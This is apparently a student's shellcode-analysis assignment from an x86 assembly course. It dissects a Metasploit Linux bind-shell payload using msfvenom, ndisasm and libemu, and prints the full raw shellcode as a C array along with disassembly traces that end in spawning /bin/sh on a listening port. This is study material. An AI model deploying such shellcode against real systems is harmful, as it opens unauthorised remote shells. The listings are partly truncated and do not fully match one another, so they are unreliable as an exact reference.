SLAE32
assignment 5-2
PA-2485

• Take up at least 3 shellcode samples created using Msfpayload for linux/x86
• Use GDB/Ndisasm/Libemu to dissect the functionality of the shellcode
• Present your analysis


I choose this payload
linux/x86/shell_bind_tcp
and disassemble it using ndisasm
by typing
root@kali:~# msfvenom --platform=linux -a x86 -p linux/x86/shell_bind_tcp R | ndisasm -u -


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -a x86 -p linux/x86/shell/bind_tcp R | ndisasm -u -
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 110 bytes
00000000 6A7D push byte +0x7d
00000002 58 pop eax
00000003 99 cdq
00000004 B207 mov dl,0x7
00000006 B900100000 mov ecx,0x1000
0000000B 89E3 mov ebx,esp
0000000D 6681E300F0 and bx,0xf000
00000012 CD80 int 0x80
00000014 31DB xor ebx,ebx
00000016 F7E3 mul ebx
00000018 53 push ebx
00000019 43 inc ebx
0000001A 53 push ebx
0000001B 6A02 push byte +0x2
0000001D 89E1 mov ecx,esp
0000001F B066 mov al,0x66
00000021 CD80 int 0x80
00000023 51 push ecx
00000024 6A04 push byte +0x4
00000026 54 push esp
00000027 6A02 push byte +0x2
00000029 6A01 push byte +0x1
0000002B 50 push eax
0000002C 97 xchg eax,edi
0000002D 89E1 mov ecx,esp
0000002F 6A0E push byte +0xe
00000031 5B pop ebx
00000032 6A66 push byte +0x66
00000034 58 pop eax
00000035 CD80 int 0x80
00000037 97 xchg eax,edi
00000038 83C414 add esp,byte +0x14
0000003B 59 pop ecx
0000003C 5B pop ebx
0000003D 5E pop esi
0000003E 52 push edx
0000003F 680200115C push dword 0x5c110002
00000044 6A10 push byte +0x10
00000046 51 push ecx
00000047 50 push eax
00000048 89E1 mov ecx,esp
0000004A 6A66 push byte +0x66
0000004C 58 pop eax

and here the shellcode for the bind tcp

```
root@kali:~# msfvenom -a x86 -p linux/x86/shell/bind_tcp -f c
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 110 bytes
Final size of c file: 488 bytes
unsigned char buf[] =
"\x6a\x7d\x58\x99\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\x66\x81"
"\xe3\x00\xf0\xcd\x80\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89"
"\xe1\xb0\x66\xcd\x80\x51\x6a\x04\x54\x6a\x02\x6a\x01\x50\x97"
"\x89\xe1\x6a\x0e\x5b\x6a\x66\x58\xcd\x80\x97\x83\xc4\x14\x59"
"\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a"
"\x66\x58\xcd\x80\xd1\xe3\xb0\x66\xcd\x80\x50\x43\xb0\x66\x89"
"\x51\x04\xcd\x80\x93\xb6\x0c\xb0\x03\xcd\x80\x87\xdf\x5b\xb0"
"\x06\xcd\x80\xff\xe1";
```

And here is the Libemu


0x00417000 31DB xor ebx,ebx
0x00417002 F7E3 mul ebx
0x00417004 53 push ebx
0x00417005 43 inc ebx
0x00417006 53 push ebx
0x00417007 6A02 push byte 0x2
0x00417009 89E1 mov ecx,esp
0x0041700b B066 mov al,0x66
0x0041700d socket
0x0041700f 5B pop ebx
0x00417010 5E pop esi
0x00417011 52 push edx
0x00417012 680200115C push dword 0x5c110002
0x00417017 6A10 push byte 0x10
0x00417019 51 push ecx
0x0041701a 50 push eax
0x0041701b 89E1 mov ecx,esp
0x0041701d 6A66 push byte 0x66
0x0041701f 58 pop eax
0x00417020 bind
0x00417022 894104 mov [ecx+0x4],eax
0x00417025 B304 mov bl,0x4
0x00417027 B066 mov al,0x66
0x00417029 listen
0x0041702b 43 inc ebx
0x0041702c B066 mov al,0x66
0x0041702e accept
0x00417030 93 xchg eax,ebx
0x00417031 59 pop ecx
0x00417032 6A3F push byte 0x3f
0x00417034 58 pop eax
0x00417035 dup2
0x00417037 49 dec ecx
0x00417038 79F8 jns 0xfffffffa
0x0041703a 682F2F7368 push dword 0x68732f2f
0x0041703f 682F62696E push dword 0x6e69622f
0x00417044 89E3 mov ebx,esp
0x00417046 50 push eax
0x00417047 53 push ebx
0x00417048 89E1 mov ecx,esp
0x0041704a B00B mov al,0xb
0x0041704c execve